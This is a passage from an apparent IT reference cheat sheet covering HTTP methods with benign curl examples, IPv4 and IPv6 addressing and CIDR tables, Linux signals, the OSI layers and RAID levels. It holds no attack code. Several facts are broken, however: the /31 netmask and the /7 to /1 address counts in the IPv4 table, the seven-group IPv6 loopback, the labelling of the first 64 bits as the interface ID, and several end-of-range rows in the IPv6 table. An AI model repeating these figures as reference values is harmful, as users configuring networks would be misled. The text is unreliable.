The DELETE method deletes the specified resource from a remote device (if this request method is supported). This method common used in REST APIs calls

```
# Sends a DELETE request to a URL  
curl -i -X DELETE http://www.example.com/file
```

TRACE (HTTP/1.1)

The TRACE method echoes the received request so that a client can see what (if any) changes or additions have been made by intermediate servers.

```
# Sends a TRACE request to a URL  
curl -v -X TRACE http://www.example.com
```

OPTIONS (HTTP/1.1)

The OPTIONS request returns the HTTP methods that the server supports for the specified URL. This can be used to check what functionality (i.e. request methods) a remote server supports.

```
# Sends an OPTIONS request to a URL  
curl -i -X OPTIONS http://www.example.com
```

PATCH (HTTP/1.1)

The PATCH method applies partial modifications to a resource. For example, if you only need to update just the username, the PATCH request allows you to only send the updated username in the request body. Where both the POST and PUT methods which require the full user entity (i.e. all the HTML fields) to be sent.

```
# Sends an PATCH request to a URL  
curl --request PATCH https://api.example.com/v1/ pages/12345?  
status=open
```

CONNECT (HTTP/1.1)

The CONNECT method converts the request connection to a transparent TCP/IP tunnel. This is usually to facilitate SSL-encrypted communication (HTTPS)

through an unencrypted HTTP proxy.

IPv4 Networking and CIDR Table

IPv4 is an acronym for Internet Protocol version 4. IPv4 has the potential of almost 4.3 billion possible addresses. IPv4 addresses are 32-bit long, written as 4 octets of numbers, each octet is 8-bits, and is represented using decimal values from 0 to 255 (known as "quad dotted notation"), for example: 192.168.1.100 .

IPv4 Facts

Here are some interesting facts about IPv4

IPv4 was deployed in production in 1983 (based on RFC 760 and 791)

The IPv4 addressing was completely exhausted as of February 2011, when the last unassigned block of 16 million addresses was allocated. The IPv6 protocol was created to supersede this networking standard.

Public vs. Private Address

There are two types of addresses in IPv4, public and private. The difference between these two types of addresses are:

Public addresses are routable over an external networks.

Private addresses are only internal network routable, and not external network routable.

Private Addresses (Classes)

In IPv4, there are three classes of private address ranges that can be reused by organizations and individuals. These addresses are used for internal networking and for creating subnets of different sizes. These addresses are not routable over

an external network such as the public Internet.

Class A (10.0.0.0-10.255.255.255 [Net mask 255.0.0.0], with 16,777,216 available addresses).

Note: Contains a single Class A (/8) network

Class B (172.16.0.0-172.31.255.255 [Net mask 255.255.0.0], with 65,536 available addresses).

Note: Contains 16 contiguous Class B (/16) networks

Class C (192.168.0.0-192.168.255.255 [Net mask 255.255.255.0], with 256 available addresses).

Note: Contains 256 contiguous Class C (/24) addresses

IPv4 Special Addresses

IPv4 has a Loopback Address for testing if the system network stack is working. This is an internal address for the local interface. This is the first thing to check if you're having a network problem.

To test the IPv4 loopback address, type:

ping localhost

-OR-

ping 127.0.0.1

Additional special addresses are:

Link-Local Range: 169.254.0.0/16

Multicast Range: 224.0.0.0–239.255.255.255

Address Subnetting

CIDR (Classless Inter-Domain Routing) notation is a compact representation of an IP address and its associated routing prefix. The notation is constructed from an IP address, a slash ('/') character, and a decimal number.

Since everyone has to share the 4.3 billion IPv4 addresses, the concept of subnets was created to allocate IP space. A subnet is a logical partition of a network based on a subnet mask, the CIDR is just a shorter form of writing the subnet mask.

For example, the CIDR /24, represents a subnet mask of 255.255.255.0, which can support 256 addresses, or one class C range. If the IP range you want to allocate starts with 192.168.1.0, it would be written as 192.168.1.0/24

Using the previous example, if you need to setup a machine on a basic Class C network (this paragraph assumes that your network is already configured and working). Once you know the IP and CIDR range (i.e. 192.168.1.0/24), and you know the subnet mask (i.e. 255.255.255.0) from the table below. The last thing you need to know is the default gateway (which is generally the router address, for this example it would be 192.168.1.1). After you enter this information into your network card, you would be ready to communicate on the existing network.

This IPv4 CIDR table allows you to quickly calculate the available addresses and subnet mask for a particular size subnet.

CIDR	Addresses /Hosts	Networks	Net mask	Bits
/32	1	1/256 Class C	255.255.255.255	0
/31	None	None	255.255.255.252	1
/30	4	64 subnets	255.255.255.252	2
/29	8	32 subnets	255.255.255.248	3

/28	16	16 subnets	255.255.255.240	4
/27	32	8 subnets	255.255.255.224	5
/26	64	4 subnets	255.255.255.192	6
/25	128	2 subnets	255.255.255.128	7
/24	256	1 Class C	255.255.255.0	8
/23	512	2 Class C	255.255.254.0	9
/22	1,024	4 Class C	255.255.252.0	10
/21	2,048	8 Class C	255.255.248.0	11
/20	4,096	16 Class C	255.255.240.0	12
/19	8,192	32 Class C	255.255.224.0	13
/18	16,384	64 Class C	255.255.192.0	14
/17	32,768	128 Class C	255.255.128.0	15
/16	65,536	1 Class B	255.255.0.0	16
/15	131,072	2 Class B	255.254.0.0	17
/14	262,144	4 Class B	255.252.0.0	18
/13	524,288	8 Class B	255.248.0.0	19
/12	1,048,576	16 Class B	255.240.0.0	20
/11	2,097,152	32 Class B	255.224.0.0	21
/10	4,194,304	64 Class B	255.192.0.0	22
/9	8,388,608	128 Class B	255.128.0.0	23
/8	16,777,216	1 Class A	255.0.0.0	24
/7	33,554,428	2 Class A	254.0.0.0	25
/6	67,108,856	4 Class A	252.0.0.0	26
/5	134,217,712	8 Class A	248.0.0.0	27
/4	268,435,424	16 Class A	240.0.0.0	28
/3	536,870,848	32 Class A	224.0.0.0	29
/2	1,073,741,696	64 Class A	192.0.0.0	30

/1	2,147,483,392	128 Class A	128.0.0.0	31
/0	4,294,967,296	n/a	0.0.0.0	32

IPv6 Networking and CIDR Table

IPv6 is an acronym for Internet Protocol version 6. There are several differences between IPv4 and IPv6 addressing standards. The first one is that IPv6 supports a 128-bit address space, vs. IPv4 which supports a 32 bit address. Which means that IPv4 only had about 4.3 billion addresses available.

While IPv6's supports a 128-bit address space, which means there is a total of 340- undecillion, 282- decillion, 366- nonillion, 920- octillion, 938- septillion, 463- sextillion, 463- quintillion, 374- quadrillion, 607- trillion, 431- billion, 768- million, 211- thousand, 456 (or 340, 282, 366, 920, 938, 000, 000, 000, 000, 000, 000, 000) addresses available.

Note:

To help you quantify the size of that number, someone put it this way: "If you had a job that paid you 390 trillion dollars per hour (US), you would have to work 24 hours per day, 7 days per week, 365 days per year for just a little less than 100 quadrillion years to earn 340 undecillion dollars." ([Reference](#))

IPv6 Facts

IPv6 was defined in 1998 (based on: RFCs 2460-2467), then deployed in production in 2011 (more information: <http://www.worldipv6launch.org/>). IPv6 was created as a next generation IP addressing standard to replace IPv4.

Here are some interesting facts about IPv6 from 2018 statistics:

Over 25% of all Internet-connected networks advertise IPv6 connectivity.

Google reports that in 24 countries IPv6 traffic exceeds 15%

Most modern devices, operating systems, and applications should already

support IPv6 addressing. Although, older devices, operating systems, and applications will have a problem dealing with this new addressing standard.

For example, in Linux there are two versions of some networking utilities, some for IPv4 and others for IPv6. For example, IPv4 the networking utilities, are called ping , traceroute , etc. In IPv6 these networking utilities are called ping6 , traceroute6 , etc.

IPv6 Addressing

The IPv6 Address is 128-bits, but to make it human readable it is written in eight groups of 16-bits, written as 4 hexadecimal characters (each character is 4-bits), separated by colons, for example:

2001:0AF3:0000:0000:0000:3044:**0044**:C14F

To make IPv6 addresses easier to read and write, there are shortening techniques (i.e. for removing extra zeros when possible) that can be used (using the IPv6 address above):

The leading zeros are omitted (i.e. 0044 is now just 44):

2001:AF3:0:0:0:3044:**44**:C14F

Removing consecutive zeros (i.e.: 0000:0000:0000:) , can be abbreviated as :: [double colons]):

2001:AF3::3044:044:C14F

Address Scopes and Types

There are three main types of IPv6 Unicast (i.e. communication between a single sender and a single receiver over a network.) addresses:

Global Unicast Addresses: External network routable (i.e. Internet)

Unique Local: Internal network routable (i.e. VPNs), not external network routable.

Link Local: Not Routable (Internally and Externally)

Technical Notes:

Anycast: identifies a group of interfaces, usually at different locations of which the nearest one is automatically selected (measured by the routing distance) specified by the address. Anycast addresses are currently only assigned to routers and only represent destination addresses.

Multicast: Used to deliver one packet to several interfaces. IPv6 multicasting works in the same way as IPv4.

Global Unicast Addresses (External Network [Internet])

The IPv6 Global Public Addresses start with **2001:**. These are the Global Unicast Addresses, they are the IPv4 equivalent of the public IP address space (used by internet services, like web servers, etc.). The Internet authority IANA (Internet Assigned Numbers Authority) allocates blocks of IPv6 address to ISPs (Internet Service Providers), who then allocate them to their customers.

Like IPv4, IPv6 splits addresses into two components, networks and nodes. This is done by splitting the address into two 64-bit segments. The first 64-bits of an IPv6 address are used for routing, the second 64-bits are used for identifying the systems interface.

The first set of 64-bits (i.e. the interface ID) of the address is composed of two parts, the first 48-bits of the address are the Global Network Address which specify the public topology portion of the address (i.e. Internet routing). The next 16 bits are the subnet ID known as the site topology portion, which can be used to specify up to 65,536 unique subnets for routing purposes inside an

organization's site. The last 64 bits are the interface ID and specify a unique interface within each subnet. The second part is derived from the systems MAC address (utilizing the IEEE's Extended Unique Identifier [EUI-64] format), and it composes the interface ID.

MAC (IPv4): 00-AB-51-67-22-1A

EUI-64 (IPv6): 00-AB-51-11-19-67-22-1A

EUI-64 Format

Global Unicast Address Breakdown

64-Bits (Network)	64-Bits (Node)
2001:0AF3:0000:0000	0000:3044:0044:C14F
<i>48-Bits: Global Prefix</i>	<i>64-Bits: Interface ID</i>
<i>16-Bits: Subnet ID</i>	

Link Local and Unique Local (Internal Networks)

Link Local and Unique Local, are the IPv4 equivalent of the private IP addresses (i.e. class A [10.0.0.0], class B [172.16.0.0], class C [192.168.0.0]). These addresses are reserved ranges for internal networks, and can be used over and over again by different organizations. These addresses are not routable over the external network.

Like IPv4, IPv6 splits addresses into two components, networks and nodes. This is done by splitting the address into two 64-bit segments. The first 64-bits of an IPv6 address are used for internal routing, the second 64-bits are used for identifying the systems interface. The last 64 bits are the interface ID and specify a unique interface within each subnet. The second part is derived from the systems MAC address (utilizing the IEEE's Extended Unique Identifier [EUI-64] format), and it composes the interface ID.

Unique Local: Internal network routable (i.e. VPNs), not external network routable.

The scope of this address is global to all sites within an organization, using this type of address simplifies the internal IPv6 routing infrastructure configuration of an organization. This type of address has a prefix that starts with FD00::/8, the next 40 bits represent the global ID, which is a randomly generated value that identifies a specific site within an organization, the next 16 bits represent the subnet ID which can be used for further subdividing an internal network for routing purposes. The last 64 bits are the interface ID and specify a unique interface within each subnet.

Link Local: These addresses are restricted to link, and not routable on an internal network.

These addresses are never forwarded past the local link by the IPv6 router. Link-local addresses are assigned to interfaces using IPv6 address auto-configuration, which is similar to Automatic Private IP Addressing (APIPA) addresses used by IPv4 (i.e. 169.254.0.0/16). The address prefix for link-local addresses is FE80::/64 (i.e. FE80:0:0:0 or FE80::), the last 64 bits are the interface ID on the local link.

Link Local Address Breakdown

64-Bits (Network)	64-Bits (Node)
FE80:0AF3:0000:0000	0000:3044:0044:C14F
<i>64-Bits: Network Addresses</i>	<i>64-Bits: Interface ID</i>

IPv6 Special Addresses

IPv6 has a loopback address for testing if the network stack is working. This is similar to IPv4 loopback address (i.e. localhost or 127.0.0.1). This is an internal address for the local network interface.

This is generally the first thing you should check if you're having a

network problem. It will tell you if the network card and drivers are working correctly.

The IPv6 loopback address is:

0000:0000:0000:0000:0000:0000:0001

-OR-

::1

To test the IPv6 loopback address, type:

`ping6 ::1`

Additional addresses are:

IPv6 unicast Address Types

Loopback address ::1

Global unicast 2000::/3

Link-local unicast FE80::/10

Unique local unicast FD00::/8

Multicast FF00::/8

IPv6 Multicast Addresses Types

Interface-local FF01::

Link-local FF02::

Site-local FF05::

IPV6 CIDR Table

Note:

IPv6 is completely different than IPv4 sub-netting. If nothing is listed in the "Amount of a /64" column, it means that it was too small or too large to justify calculation.

CIDR	Start of range	End of range	Total addr
::/0	::	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	256 I
::/1	::	7fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	128 I
::/2	::	3fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	64 U
2000::/3	2000::	3fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	32 U
2000::/4	2000::	2fff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	16 U
2000::/5	2000::	27ff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	8 UL
2000::/6	2000::	23ff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	4 UL
2000::/7	2000::	21ff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	2 UL
2000::/8	2000::	20ff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	1 UL
2000::/9	2000::	207f:ffff:ffff:ffff:ffff:ffff:ffff:ffff	512 I
2000::/10	2000::	203f:ffff:ffff:ffff:ffff:ffff:ffff:ffff	256 I
2000::/11	2000::	201f:ffff:ffff:ffff:ffff:ffff:ffff:ffff	128 I
2000::/12	2000::	200f:ffff:ffff:ffff:ffff:ffff:ffff:ffff	64 D
2000::/13	2000::	2007:ffff:ffff:ffff:ffff:ffff:ffff:ffff	32 D
2000::/14	2000::	2003:ffff:ffff:ffff:ffff:ffff:ffff:ffff	16 D
2000::/15	2000::	2001:ffff:ffff:ffff:ffff:ffff:ffff:ffff	8 DC
2001::/16	2001::	2001:ffff:ffff:ffff:ffff:ffff:ffff:ffff	4 DC
2001::/17	2001::	2001:7fff:ffff:ffff:ffff:ffff:ffff:ffff	2 DC
2001::/18	2001::	2001:3fff:ffff:ffff:ffff:ffff:ffff:ffff	1 DC
2001::/19	2001::	2001:1fff:ffff:ffff:ffff:ffff:ffff:ffff	512 I

2001::/20	2001::	2001:0fff:ffff:ffff:ffff:ffff:ffff:ffff	256 I
2001:800::/21	2001:800::	2001:0fff:ffff:ffff:ffff:ffff:ffff:ffff	128 I
2001:c00::/22	2001:c00::	2001:0fff:ffff:ffff:ffff:ffff:ffff:ffff	64 N
2001:c00::/23	2001:c00::	2001:0dff:ffff:ffff:ffff:ffff:ffff:ffff	32 N
2001:d00::/24	2001:d00::	2001:0dff:ffff:ffff:ffff:ffff:ffff:ffff	16 N
2001:d80::/25	2001:d80::	2001:0dff:ffff:ffff:ffff:ffff:ffff:ffff	8 NC
2001:d80::/26	2001:d80::	2001:0dbf:ffff:ffff:ffff:ffff:ffff:ffff	4 NC
2001:da0::/27	2001:da0::	2001:0dbf:ffff:ffff:ffff:ffff:ffff:ffff	2 NC
2001:db0::/28	2001:db0::	2001:0dbf:ffff:ffff:ffff:ffff:ffff:ffff	1 NC
2001:db8::/29	2001:db8::	2001:0dbf:ffff:ffff:ffff:ffff:ffff:ffff	512 I
2001:db8::/30	2001:db8::	2001:0dbb:ffff:ffff:ffff:ffff:ffff:ffff	256 I
2001:db8::/31	2001:db8::	2001:0db9:ffff:ffff:ffff:ffff:ffff:ffff	128 I
2001:db8::/32	2001:db8::	2001:db8:ffff:ffff:ffff:ffff:ffff:ffff	64 O
2001:db8::/33	2001:db8::	2001:db8:7fff:ffff:ffff:ffff:ffff:ffff	32 O
2001:db8::/34	2001:db8::	2001:db8:3fff:ffff:ffff:ffff:ffff:ffff	16 O
2001:db8::/35	2001:db8::	2001:db8:1fff:ffff:ffff:ffff:ffff:ffff	8 OC
2001:db8::/36	2001:db8::	2001:db8:0fff:ffff:ffff:ffff:ffff:ffff	4 OC
2001:db8::/37	2001:db8::	2001:db8:07ff:ffff:ffff:ffff:ffff:ffff	2 OC
2001:db8::/38	2001:db8::	2001:db8:03ff:ffff:ffff:ffff:ffff:ffff	1 OC
2001:db8::/39	2001:db8::	2001:db8:01ff:ffff:ffff:ffff:ffff:ffff	512 S
2001:db8::/40	2001:db8::	2001:db8:00ff:ffff:ffff:ffff:ffff:ffff	256 S
2001:db8::/41	2001:db8::	2001:db8:007f:ffff:ffff:ffff:ffff:ffff	128 S
2001:db8::/42	2001:db8::	2001:db8:003f:ffff:ffff:ffff:ffff:ffff	64 S
2001:db8::/43	2001:db8::	2001:db8:001f:ffff:ffff:ffff:ffff:ffff	32 S
2001:db8::/44	2001:db8::	2001:db8:000f:ffff:ffff:ffff:ffff:ffff	16 S
2001:db8::/45	2001:db8::	2001:db8:0007:ffff:ffff:ffff:ffff:ffff	8 SP
2001:db8::/46	2001:db8::	2001:db8:0003:ffff:ffff:ffff:ffff:ffff	4 SP
2001:db8::/47	2001:db8::	2001:db8:0001:ffff:ffff:ffff:ffff:ffff	2 SP
2001:db8::/48	2001:db8::	2001:db8:0000:ffff:ffff:ffff:ffff:ffff	1 SP

2001:db8::/49	2001:db8::	2001:db8:0000:7fff:ffff:ffff:ffff:ffff	512 S
2001:db8::/50	2001:db8::	2001:db8:0000:3fff:ffff:ffff:ffff:ffff	256 S
2001:db8::/51	2001:db8::	2001:db8:0000:1fff:ffff:ffff:ffff:ffff	128 S
2001:db8::/52	2001:db8::	2001:db8:0000:0fff:ffff:ffff:ffff:ffff	64 S
2001:db8::/53	2001:db8::	2001:db8:0000:07ff:ffff:ffff:ffff:ffff	32 S
2001:db8::/54	2001:db8::	2001:db8:0000:03ff:ffff:ffff:ffff:ffff	16 S
2001:db8::/55	2001:db8::	2001:db8:0000:01ff:ffff:ffff:ffff:ffff	8 SX
2001:db8::/56	2001:db8::	2001:db8:0000:00ff:ffff:ffff:ffff:ffff	4 SX
2001:db8::/57	2001:db8::	2001:db8:0000:007f:ffff:ffff:ffff:ffff	2 SX
2001:db8::/58	2001:db8::	2001:db8:0000:003f:ffff:ffff:ffff:ffff	1S X
2001:db8::/59	2001:db8::	2001:db8:0000:001f:ffff:ffff:ffff:ffff	512 C
2001:db8::/60	2001:db8::	2001:db8:0000:000f:ffff:ffff:ffff:ffff	256 C
2001:db8::/61	2001:db8::	2001:db8:0000:0007:ffff:ffff:ffff:ffff	128 C
2001:db8::/62	2001:db8::	2001:db8:0000:0003:ffff:ffff:ffff:ffff	64 Q
2001:db8::/63	2001:db8::	2001:db8:0000:0001:ffff:ffff:ffff:ffff	32 Q
2001:db8::/64	2001:db8::	2001:db8:0000:0000:ffff:ffff:ffff:ffff	16 Q
2001:db8::/65	2001:db8::	2001:db8:0000:0000:7fff:ffff:ffff:ffff	8 QT
2001:db8::/66	2001:db8::	2001:db8:0000:0000:3fff:ffff:ffff:ffff	4 QT
2001:db8::/67	2001:db8::	2001:db8:0000:0000:1fff:ffff:ffff:ffff	2 QT
2001:db8::/68	2001:db8::	2001:db8:0000:0000:0fff:ffff:ffff:ffff	1 QT
2001:db8::/69	2001:db8::	2001:db8:0000:0000:07ff:ffff:ffff:ffff	512 C
2001:db8::/70	2001:db8::	2001:db8:0000:0000:03ff:ffff:ffff:ffff	256 C
2001:db8::/71	2001:db8::	2001:db8:0000:0000:01ff:ffff:ffff:ffff	128 C
2001:db8::/72	2001:db8::	2001:db8:0000:0000:00ff:ffff:ffff:ffff	64 Q
2001:db8::/73	2001:db8::	2001:db8:0000:0000:007f:ffff:ffff:ffff	32 Q
2001:db8::/74	2001:db8::	2001:db8:0000:0000:003f:ffff:ffff:ffff	16 Q
2001:db8::/75	2001:db8::	2001:db8:0000:0000:001f:ffff:ffff:ffff	8 QT
2001:db8::/76	2001:db8::	2001:db8:0000:0000:000f:ffff:ffff:ffff	4 QT

2001:db8::/77	2001:db8::	2001:db8:0000:0000:0007:ffff:ffff:ffff	2 QI
2001:db8::/78	2001:db8::	2001:db8:0000:0000:0003:ffff:ffff:ffff	1 QI
2001:db8::/79	2001:db8::	2001:db8:0000:0000:0001:ffff:ffff:ffff	512 T
2001:db8::/80	2001:db8::	2001:db8:0000:0000:0000:ffff:ffff:ffff	256 T
2001:db8::/81	2001:db8::	2001:db8:0000:0000:0000:7fff:ffff:ffff	128 T
2001:db8::/82	2001:db8::	2001:db8:0000:0000:0000:3fff:ffff:ffff	64 T
2001:db8::/83	2001:db8::	2001:db8:0000:0000:0000:1fff:ffff:ffff	32 T
2001:db8::/84	2001:db8::	2001:db8:0000:0000:0000:0fff:ffff:ffff	16 T
2001:db8::/85	2001:db8::	2001:db8:0000:0000:0000:07ff:ffff:ffff	8 T
2001:db8::/86	2001:db8::	2001:db8:0000:0000:0000:03ff:ffff:ffff	4 T
2001:db8::/87	2001:db8::	2001:db8:0000:0000:0000:01ff:ffff:ffff	2 T
2001:db8::/88	2001:db8::	2001:db8:0000:0000:0000:00ff:ffff:ffff	1 T
2001:db8::/89	2001:db8::	2001:db8:0000:0000:0000:007f:ffff:ffff	512 G
2001:db8::/90	2001:db8::	2001:db8:0000:0000:0000:003f:ffff:ffff	256 G
2001:db8::/91	2001:db8::	2001:db8:0000:0000:0000:001f:ffff:ffff	128 G
2001:db8::/92	2001:db8::	2001:db8:0000:0000:0000:000f:ffff:ffff	64 G
2001:db8::/93	2001:db8::	2001:db8:0000:0000:0000:0007:ffff:ffff	32 G
2001:db8::/94	2001:db8::	2001:db8:0000:0000:0000:0003:ffff:ffff	16 G
2001:db8::/95	2001:db8::	2001:db8:0000:0000:0000:0001:ffff:ffff	8 G
2001:db8::/96	2001:db8::	2001:db8:0000:0000:0000:0000:ffff:ffff	4 G
2001:db8::/97	2001:db8::	2001:db8:0000:0000:0000:0000:7fff:ffff	2 G
2001:db8::/98	2001:db8::	2001:db8:0000:0000:0000:0000:3fff:ffff	1 G
2001:db8::/99	2001:db8::	2001:db8:0000:0000:0000:0000:1fff:ffff	512 M
2001:db8::/100	2001:db8::	2001:db8:0000:0000:0000:0000:0fff:ffff	256 M
2001:db8::/101	2001:db8::	2001:db8:0000:0000:0000:0000:07ff:ffff	128 M
2001:db8::/102	2001:db8::	2001:db8:0000:0000:0000:0000:03ff:ffff	64 M
2001:db8::/103	2001:db8::	2001:db8:0000:0000:0000:0000:01ff:ffff	32 M
2001:db8::/104	2001:db8::	2001:db8:0000:0000:0000:0000:00ff:ffff	16 M

2001:db8::/105	2001:db8::	2001:db8:0000:0000:0000:0000:007f:ffff	8 M
2001:db8::/106	2001:db8::	2001:db8:0000:0000:0000:0000:003f:ffff	4 M
2001:db8::/107	2001:db8::	2001:db8:0000:0000:0000:0000:001f:ffff	2 M
2001:db8::/108	2001:db8::	2001:db8:0000:0000:0000:0000:000f:ffff	1 M
2001:db8::/109	2001:db8::	2001:db8:0000:0000:0000:0000:0007:ffff	512 K
2001:db8::/110	2001:db8::	2001:db8:0000:0000:0000:0000:0003:ffff	256 K
2001:db8::/111	2001:db8::	2001:db8:0000:0000:0000:0001:ffff	128 K
2001:db8::/112	2001:db8::	2001:db8:0000:0000:0000:0000:0000:ffff	64 K
2001:db8::/113	2001:db8::	2001:db8:0000:0000:0000:0000:0000:7fff	32 K
2001:db8::/114	2001:db8::	2001:db8:0000:0000:0000:0000:0000:3fff	16 K
2001:db8::/115	2001:db8::	2001:db8:0000:0000:0000:0000:0000:1fff	8 K
2001:db8::/116	2001:db8::	2001:db8:0000:0000:0000:0000:0000:0fff	4 K
2001:db8::/117	2001:db8::	2001:db8:0000:0000:0000:0000:0000:07ff	2 K
2001:db8::/118	2001:db8::	2001:db8:0000:0000:0000:0000:0000:03ff	1 K
2001:db8::/119	2001:db8::	2001:db8:0000:0000:0000:0000:0000:01ff	512 B
2001:db8::/120	2001:db8::	2001:db8:0000:0000:0000:0000:0000:00ff	256 B
2001:db8::/121	2001:db8::	2001:db8:0000:0000:0000:0000:0000:007f	128 B
2001:db8::/122	2001:db8::	2001:db8:0000:0000:0000:0000:0000:003f	64 B
2001:db8::/123	2001:db8::	2001:db8:0000:0000:0000:0000:0000:001f	32 B
2001:db8::/124	2001:db8::	2001:db8:0000:0000:0000:0000:0000:000f	16 B
2001:db8::/125	2001:db8::	2001:db8:0000:0000:0000:0000:0000:0007	8 B
2001:db8::/126	2001:db8::	2001:db8:0000:0000:0000:0000:0000:0003	4 B
2001:db8::/127	2001:db8::	2001:db8:0000:0000:0000:0000:0000:0001	2 B
2001:db8::/128	2001:db8::	2001:db8::	1 B

Key (in Base^2):

K (Thousands) = 1,024

M (Millions) = 1,048,576

G (Billions) = 1,073,741,824

T (Trillions) = 1,099,511,627,776
QD (Quadrillion) = 1,125,899,906,842,620
QT (Quintillion) = 1,152,921,504,606,840,000
SX (Sextillion) = 1,180,591,620,717,410,000,000
SP (Septillion) = 1,208,925,819,614,620,000,000,000
OC (Octillion) = 1,237,940,039,285,380,000,000,000,000
NO (Nonillion) = 1,267,650,600,228,220,000,000,000,000,000
DC (Decillion) = 1,298,074,214,633,700,000,000,000,000,000,000
UD (Undecillion) = 1,329,227,995,784,910,000,000,000,000,000,000

Address Allocation Sizes:

Based on the table in this section, these are the ranges of different size allocations an organization might be assigned or available for individual use.

IPv6 Relative Network Sizes:

- /128: 1 IPv6 address (A network interface)
- /64: 1 IPv6 subnet (18,446,744,073,709,551,616 IPv6 addresses)
- /56: 256 LAN segments (Popular prefix size for one subscriber site)
- /48: 65,536 LAN segments (Popular prefix size for one subscriber site)
- /32: 65,536 /48 subscriber sites (Minimum IPv6 allocation)

Linux Signals

Signals are a notification message sent by the operating system or program to another program. Signals are a one-way asynchronous notification mechanism.

A signal can be sent from the kernel to a process, from a process to another process, or from a process to itself. Signals commonly alert a process to an event, such as a user pressing Ctrl+C, a segmentation fault, etc.

The Linux kernel has about 30 signals implemented. Each signal is identified by a number, from 1 to 30. Signals don't utilize any arguments and their names are generally self-explanatory.

For example, SIGKILL or signal number 9 tells the program to kill itself, and SIGHUP used to signal that a terminal hang-up has occurred, and it has a value of 1 on the i386 architecture.

With the exception of SIGKILL and SIGSTOP which always terminates the process or stops the process, respectively, processes can control what happens when they receive a specific signal.

An example of some of the commands that utilize signals are: skill, snice, strace, trap, etc.

Signal [Name]: Description

SIGHUP [1]: Hangup (POSIX)

SIGINT [2]: Terminal interrupt (ANSI)

SIGQUIT [3]: Terminal quit (POSIX)

SIGILL [4]: Illegal instruction (ANSI)

SIGTRAP [5]: Trace trap (POSIX)

SIGIOT [6]: IOT Trap (4.2 BSD)

SIGBUS [7]: BUS error (4.2 BSD)

SIGFPE [8]: Floating point exception (ANSI)

SIGKILL [9]: Kill (can't be caught or ignored) (POSIX)

SIGUSR1 [10]: User defined signal 1 (POSIX)

SIGSEGV	[11]: Invalid memory segment access (ANSI)
SIGUSR2	[12]: User defined signal 2 (POSIX)
SIGPIPE	[13]: Write on a pipe with no reader, Broken pipe (POSIX)
SIGALRM	[14]: Alarm clock (POSIX)
SIGTERM	[15]: Termination (ANSI)
SIGSTKFLT	[16]: Stack fault
SIGCHLD	[17]: Child process has stopped or exited, changed (POSIX)
SIGCONTv	[18]: Continue executing, if stopped (POSIX)
SIGSTOP	[19]: Stop executing (can't be caught or ignored) (POSIX)
SIGTSTP	[20]: Terminal stop signal (POSIX)
SIGTTIN	[21]: Background process trying to read, from TTY (POSIX)
SIGTTOU	[22]: Background process trying to write, to TTY (POSIX)
SIGURG	[23]: Urgent condition on socket (4.2 BSD)
SIGXCPU	[24]: CPU limit exceeded (4.2 BSD)
SIGXFSZ	[25]: File size limit exceeded (4.2 BSD)
SIGVTALRM	[26]: Virtual alarm clock (4.2 BSD)
SIGPROF	[27]: Profiling alarm clock (4.2 BSD)
SIGWINCH	[28]: Window size change (4.3 BSD, Sun)
SIGIO	[29]: I/O now possible (4.2 BSD)
SIGPWR	[30]: Power failure restart (System V)

[OSI Network Model \(7 Layers\)](#)

The OSI (Open Systems Interconnection) model is a reference model containing seven layers. All networking programs and processes (i.e. utilities, services, etc.) fall into one of these layers.

The OSI model is useful for understanding the different layers of networking. If you're having network problems, you might be able to quickly diagnose which layer the problem is happening on.

Layer 7: Application

Function: Network process to program (such as: DNS, FTP, Telnet, HTTP)

This layer is where the programs (i.e. your web browser, mail client, VoIP, etc.) that use the network run.

Layer 6: Presentation

Function: Data representation (i.e.: encryption and decryption), convert machine dependent data to machine independent data.

Description: Converts incoming and outgoing data from one presentation format to another (this is OS dependent). For example, from unencrypted text to encrypted text at one end and back to unencrypted text at the other.

Layer 5: Session

Function: Inter-host communication, managing sessions between programs.

Description: Coordinates and terminates data transmissions. It handles services such as authentication and reconnection if there is an interruption. The protocols TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) provide these services.

Layer 4: Transport

Function: End-to-end connections, reliability and flow control
Description: manages packetization of data, including the delivery of the packets, and checking for errors in the data after it is received. The protocols TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) provide these services.

Layer 3: Network

Function: Path determination and logical addressing
Networking hardware: Routers and intelligent switches.
Description: Works on the physical, data and network layers of the OSI model. Data is routed to a specific port on which a device is communicating on within the local hardware, or it can be forwarded (i.e. forwarded) to another device.

Layer 2: Data link

Function: Physical addressing
Networking hardware: Traditional switches and bridges.
Description: Works on the physical, data link layers of the OSI model. Data is only routed to a specific port on which a device is communicating on within the local hardware.

Layer 1: Physical

Function: Media, signal and binary transmission
Networking hardware: Older network hubs and wireless networks.
Description: All data is routed unintelligently to all devices on the network (over a physical media or wireless connection) at this layer of the OSI model.

Note:

More information: https://en.wikipedia.org/wiki/OSI_model

RAID Levels (Storage)

RAID (an acronym for Redundant Array of Independent Disks) utilizes techniques of striping, mirroring, or parity to create large reliable data stores from multiple general-purpose computer storage devices (i.e. hard disk drives [HDDs] or solid state drives [SSDs]). The most common types are RAID 0 (striping), RAID 1 and its variants (mirroring), RAID 5 (distributed parity), and RAID 6 (dual parity).

The one thing you need to understand about RAID is that you sacrifice storage capacity for speed and/or redundancy. The amount of storage that you have to give up will depend on the type of RAID, and how many drives you use. The only exception to this rule is RAID 0, it offers capacity and speed, but no redundancy.

Modern storage devices (i.e. SANs) may utilize RAID and storage optimization techniques to increase the capacity of the available storage. These storage optimization techniques are: erasure coding, file compression, and data deduplication.

Note:

There are generally two types of RAID implementations, hardware and software. The hardware implementations of RAID are faster than the software versions of it. While software implementations of RAID may offer more features and flexibility. Depending on your overall objectives (performance or features) will help you decide what is best for you.

RAID 0: Data is striped across all drives, which can increase storage capacity of the array, offer high data throughput, but offers no fault tolerance.

Min number of disks: 2

Fault tolerance: None

Storage space overhead: None

Read speed: Fast

Write speed: Fast

RAID 1: Data is mirrored across two or more drives. This only offers fault tolerance in case of a single drive failure. Also data writes are slower because it has to be written to both drives before the next set of data can be written.

Min number of disks: 2

Fault tolerance: 1 disk

Storage space overhead: 50%

Read speed: Fast

Write speed: Average

